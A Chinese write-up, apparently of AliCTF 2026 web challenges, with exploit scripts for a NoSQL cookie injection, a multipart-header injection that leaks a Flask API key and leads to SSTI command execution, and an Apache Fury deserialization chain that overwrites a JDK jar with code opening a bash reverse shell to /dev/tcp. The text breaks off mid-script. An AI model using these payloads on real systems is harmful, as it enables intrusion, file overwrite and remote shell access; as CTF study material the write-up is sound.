阿里CTF 2026部分复现
 p0l1st included in CTF
Easy Login
懒得写详细了
const session = await sessionsCollection.findOne({ sid });存在NoSQL注入
那么先通过visit访问http://127.0.0.1:3000/,bot则会登录admin在Mongo数据库中生成admin的session
然后通过构造Cookie: sid=j:{"$ne":null} 然后再访问/admin即可
import requests
import json


BASE = "http://223.6.249.127:13173"
TIMEOUT = 15

def exploit():
    # 1. 触发 /visit 让服务器生成 session
    try:
        requests.post(
            BASE + "/visit",
            json={"url": "http://127.0.0.1:3000/"},
            timeout=TIMEOUT
        )
    except:
        pass

    # 2. 构造 sid = j:{"$ne": null}
    mongo_op = "$ne"
    evil_cookie = "j:" + json.dumps({mongo_op: None})

    print("[+] 使用恶意 sid:", evil_cookie)

    r = requests.get(
        BASE + "/admin",
        headers={"Cookie": "sid=" + evil_cookie},
        timeout=TIMEOUT
    )

    print("\n[+] /admin 返回内容:")
    print(r.text)


if __name__ == "__main__":
    exploit()
Cutter
源码如下
from flask import Flask, request, render_template, render_template_string
from io import BytesIO
import os
import json
import httpx

app = Flask(__name__)

API_KEY = os.urandom(32).hex()
HOST = '127.0.0.1:5000'

@app.route('/admin', methods=['GET'])
def admin():
    token = request.headers.get("Authorization", "")
    if token != API_KEY:
        return 'unauth', 403

    tmpl = request.values.get('tmpl', 'index.html')
    tmpl_path = os.path.join('./templates', tmpl)

    if not os.path.exists(tmpl_path):
        return 'Not Found', 404

    tmpl_content = open(tmpl_path, 'r').read()
    return render_template_string(tmpl_content), 200

@app.route('/action', methods=['POST'])
def action():
    ip = request.remote_addr
    if ip != '127.0.0.1':
        return 'only localhost', 403

    token = request.headers.get("X-Token", "")
    if token != API_KEY:
        return 'unauth', 403

    file = request.files.get('content')
    content = file.stream.read().decode()

    action = request.files.get("action")
    act = json.loads(action.stream.read().decode())

    if act["type"] == "echo":
        return content, 200
    elif act["type"] == "debug":
        return content.format(app), 200
    else:
        return 'unkown action', 400

@app.route('/heartbeat', methods=['GET', 'POST'])
def heartbeat():
    text = request.values.get('text', "default")
    client = request.values.get('client', "default")
    token = request.values.get('token', "")

    if len(text) > 300:
        return "text too large", 400

    action = json.dumps({"type" : "echo"})

    form_data = {
        'content': ('content', BytesIO(text.encode()), 'text/plain'),
        'action' : ('action', BytesIO(action.encode()), 'text/json')
    }

    headers = {
        "X-Token" : API_KEY,
    }
    headers[client] = token

    response = httpx.post(f"http://{HOST}/action", headers=headers, files=form_data, timeout=10.0)
    if response.status_code == 200:
        return response.text, 200
    else:
        return f'action failed', 500

@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=5000)
首先是admin路由存在任意文件读取或SSTI(文件内容可控的前提下)

但是需要API_KEY,而API_KEY又是随机生成的
往下看,action路由在debug模式下存在格式化字符串漏洞,可以泄露出全局变量中的API_KEY

而action路由可以通过heartbeat路由来访问

这里默认硬编码了type为echo模式,但是headers可控,我们可以通过注入Content-Type头部来劫持数据包,设置client=Content-Type 和 token=multipart/form-data; boundary=123,然后设置text的值为{"type":"debug"}
这样通过heartbeat请求action的时候会优先使用我们注入的123这部分作为Boundary,然后后端从text中读取action的值覆盖掉上面硬编码的echo模式
import requests

url = "http://223.6.249.127:18270"


def key():
    payload = "{0.view_functions[index].__globals__[API_KEY]}"

    BOUNDARY = "p0l1st"
    multipart_data = (
        f"{payload}\r\n"
        f"--{BOUNDARY}\r\n"
        'Content-Disposition: form-data; name="action"; filename="p0l1st.json"\r\n\r\n'
        '{"type": "debug"}\r\n'
        f"--{BOUNDARY}--\r\n"
    )

    data = {
        "client": "content-type",
        "token": f"multipart/form-data; boundary={BOUNDARY}",
        "text": multipart_data
    }

    r = requests.post(url+"/heartbeat",data=data)
    print(r.text)


key()
现在就可以任意文件读取了,但是问题是我们不知道flag叫什么

在 Linux 中,
/proc/self/fd/是当前进程“已打开文件”的快捷入口,一切皆文件:普通文件、Socket、管道都算。 通常 FD 0/1/2 是标准输入、输出、错误;FD 3 往往是服务监听用的 Socket;而 FD 4–10 多半是当前请求相关的资源,比如wsgi.input(HTTP 请求体的输入流)或请求体过大时生成的临时缓存文件。通过这些 FD,进程可以在不重新打开路径的情况下直接读写对应资源。
那么我们可以构造一个比较大的请求体,里面有我们的SSTI Payload,这样的话fd某个值就会包含这个payload,再通过读这个fd的内容来通过SSTI进行rce,这个发包并读取的过程需要条件竞争
官方exp
import requests
import threading
from io import BytesIO

url = 'http://223.6.249.127:18270'

STOP_SIGNAL = True
STOP_MAIN = True

def get_key():
    boundary = "asdasdasd"
    # 覆盖 action 字段
    text = f'''
{{0.__class__.__init__.__globals__[sys].modules[__main__].API_KEY}}
--{boundary}
Content-Disposition: form-data; name="action"; filename="action"
Content-Type: application/json

{{"type":"debug"}}
--{boundary}--
'''.strip()
    header = "Content-Type"

    data = {
        "client" : header,
        "token" : f"multipart/form-data; boundary={boundary}",
        "text" : text
    }
    res = requests.post(url=url + '/heartbeat', data=data)
    return res.text.strip()

def send(command : str):
    # 发送大文件
    size = 500 * 1024 + 1
    payload = b"<start>" + b" "*size + b"<end>" + b"{{url_for.__globals__['os'].popen('" + command.encode() + b"').read()}}"
    files = {
        "payload" : ("payload", BytesIO(payload), "text/plain")
    }
    requests.post(url=url + '/heartbeat', files=files)

def render(key : str):
    global STOP_SIGNAL
    global STOP_MAIN
    while STOP_SIGNAL:
        try:
            res = requests.get(url=url + '/admin', params={
                "tmpl" : "/proc/self/fd/5"
            }, headers={
                "Authorization" : key
            })
            if "<end>" in res.text:
                print('\n' + res.text.split('<end>')[1].strip())
                STOP_SIGNAL = False
                STOP_MAIN = False
        except:
            pass

if __name__ == '__main__':
    command = "cat /flag*"

    API_KEY = get_key()
    print(f"API_KEY : {API_KEY}")

    total = 0
    while STOP_MAIN:
        try:
            STOP_SIGNAL = True
            total = total + 1
            print(f"第{str(total)}次尝试", end='\r')

            t = threading.Thread(target=render, args=(API_KEY, ))
            t.start()

            send(command)
        except KeyboardInterrupt as e:
            break
        except:
            pass
        finally:
            STOP_SIGNAL = False
            t.join()
Fileury
com.app.UndertowRoutingServer存在Apache Fury反序列化
byte[] decoded = Base64.getDecoder().decode(v.getValue());
decodedStr = new String(decoded, StandardCharsets.UTF_8);
Fury fury = Fury.builder().withLanguage(Language.JAVA).requireClassRegistration(false).build();
//允许不预先注册类的情况下进行反序列化
fury.deserialize(decoded);
并且在furry/disallowed.txt存在反序列化黑名单,反序列化时会检查类是否在黑名单中

(黑名单太长就不贴了)
从依赖中可以发现存在AspectJWeaver依赖和CC依赖,并且以下类是不在黑名单中的
org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMaporg.apache.commons.collections.map.LazyMaporg.apache.commons.collections.keyvalue.TiedMapEntryorg.apache.commons.collections.comparators.TransformingComparatororg.apache.commons.collections.functors.ConstantFactoryorg.apache.commons.collections.functors.StringValueTransformer
正好yso中的AspectJWeaver写文件链子同时也需要cc依赖,参考 Servlet中的时间竞争及AspectJWeaver反序列化Gadget构造[non-RCE 题解]
HashSet.readObject()
    HashMap.put()
        HashMap.hash()
            TiedMapEntry.hashCode()
                TiedMapEntry.getValue()
                    LazyMap.get()
                        SimpleCache$StorableCachingMap.put()
                            SimpleCache$StorableCachingMap.writeToPath()
                                FileOutputStream.write()
我们可以使用这条链子来任意写文件
import org.apache.commons.collections.comparators.TransformingComparator;
import org.apache.commons.collections.functors.ConstantFactory;
import org.apache.commons.collections.functors.StringValueTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.fury.Fury;
import org.apache.fury.config.Language;
import java.io.FileOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.Map;
import java.util.PriorityQueue;

public class AspectJWeaverExp {

    public static void main(String[] args) throws Exception {
        // Goal: Arbitrary File Write
        // Chain:
        // PriorityQueue.readObject() -> heapify() -> comparator.compare()
        // comparator = TransformingComparator(StringValueTransformer)
        // transformer.transform(TiedMapEntry) -> TiedMapEntry.toString()
        // TiedMapEntry.toString() -> getValue() -> map.get(key)
        // map = LazyMap(StoreableCachingMap, ConstantFactory(bytes))
        // LazyMap.get(key) -> factory.create(key) -> bytes
        // LazyMap.put(key, bytes) -> StoreableCachingMap.put(key, bytes) -> write bytes to file 'key'
        byte[] content = Files.readAllBytes(Paths.get("E:\\CTF_Challenge\\阿里CTF 2026\\Fileury\\FileuryExp\\ascii01_3.jar"));

        String filename = "../../../../../../../../../usr/local/openjdk-8/jre/lib/ext/dnsns.jar";
//        byte[] content = cronPayload.getBytes();

        // 1. Setup StoreableCachingMap (The Inner Map)
        // Ensure access to the class
        Class<?> scMapClass = Class.forName("org.aspectj.weaver.tools.cache.SimpleCache$StoreableCachingMap");
        Constructor<?> constructor = scMapClass.getDeclaredConstructor(String.class, int.class);
        constructor.setAccessible(true);
        // folder = ".", maxEntries = 100
        Map storeableMap = (Map) constructor.newInstance(".", 100);

        // 2. Setup LazyMap with ConstantFactory
        ConstantFactory factory = new ConstantFactory(content);
        Map lazyMap = LazyMap.decorate(storeableMap, factory);

        // 3. Setup TiedMapEntry
        TiedMapEntry entry = new TiedMapEntry(lazyMap, filename);

        // 4. Setup Comparator and Transformer
        // StringValueTransformer calls String.valueOf(obj) which calls obj.toString() (if not null)
        org.apache.commons.collections.Transformer transformer = StringValueTransformer.getInstance();
        TransformingComparator comparator = new TransformingComparator(transformer);

        // 5. Setup PriorityQueue
        PriorityQueue queue = new PriorityQueue(2, comparator);

        Field sizeField = PriorityQueue.class.getDeclaredField("size");
        sizeField.setAccessible(true);
        sizeField.set(queue, 2);

        Field queueField = PriorityQueue.class.getDeclaredField("queue");
        queueField.setAccessible(true);
        Object[] queueArray = new Object[2];
        queueArray[0] = entry;
        queueArray[1] = entry;
        queueField.set(queue, queueArray);

        // 6. Serialize with Fury
        System.out.println("Serializing AspectJ Chain with Fury...");
        Fury fury = Fury.builder().withLanguage(Language.JAVA).requireClassRegistration(false).build();
        byte[] serializedInfo = fury.serialize(queue);


        String b64 = Base64.getEncoder().encodeToString(serializedInfo);
        FileOutputStream fos = new FileOutputStream("payload_aj.b64");
        fos.write(b64.getBytes());
        fos.close();
        System.out.println("AspectJ Payload saved to payload_aj.b64");
        System.out.println("Payload Base64: " + b64);

    }
}至于为什么写dnsns.jar,参考Fastjson write ascii JAR RCE
当使用-verbose:class参数时,可以监控类的加载情况
在这里dnsns.jar仍然未被加载,所以直接覆盖dnsns.jar

其实只要是未加载的jar包就行
生成jar包的脚本,具体参考https://github.com/c0ny1/ascii-jar
#!/usr/bin/env python

import time
import os
from compress import *

allow_bytes = []
disallowed_bytes = [38, 60, 39, 62, 34, 40, 41]
for b in range(0, 128):
    if b in disallowed_bytes:
        continue
    allow_bytes.append(b)

if __name__ == '__main__':
    padding_char = 'U'
    raw_filename = 'DNSNameServiceDescriptor.class'
    zip_entity_filename = 'sun/net/spi/nameservice/dns/DNSNameServiceDescriptor.class'
    jar_filename = 'ascii01_3.jar'
    num = 1
    while True:
        javaCode = """
package sun.net.spi.nameservice.dns;
import sun.net.spi.nameservice.NameService;
import sun.net.spi.nameservice.NameServiceDescriptor;

import java.io.IOException;

public final class DNSNameServiceDescriptor extends Exception implements NameServiceDescriptor {
    private static final String paddingData = "{PADDING_DATA}";
    public DNSNameServiceDescriptor() {
        try {
            String[] cmd = new String[]{"/bin/bash", "-c", "bash -i >& /dev/tcp/ip/9000 0>&1"};
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    public NameService createNameService() throws Exception {
        return null;
    }

    public String getProviderName() {
        return "sun";
    }

    public String getType() {
        return "dns";
    }
}
        """
        padding_data = padding_char * num
        javaCode = javaCode.replace("{PADDING_DATA}", padding_data)

        f = open('DNSNameServiceDescriptor.java', 'w')
        f.write(javaCode)
        f.close()
        time.sleep(0.1)

        os.system("D:\\JavaEnviron\\jdk1.8.0_65\\bin\\javac.exe -nowarn -g:none -source 1.8 -target 1.8 -cp jasper.jar DNSNameServiceDescriptor.java")

        raw_data = bytearray(open(raw_filename, 'rb').read())
        compressor = ASCIICompressor(bytearray(allow_bytes))
        compressed_data = compressor.compress(raw_data)[0]
        crc = zlib.crc32(raw_data) % pow(2, 32)

        st_crc = struct.pack('<L', crc)
        st_raw_data = struct.pack('<L', len(raw_data) % pow(2, 32))
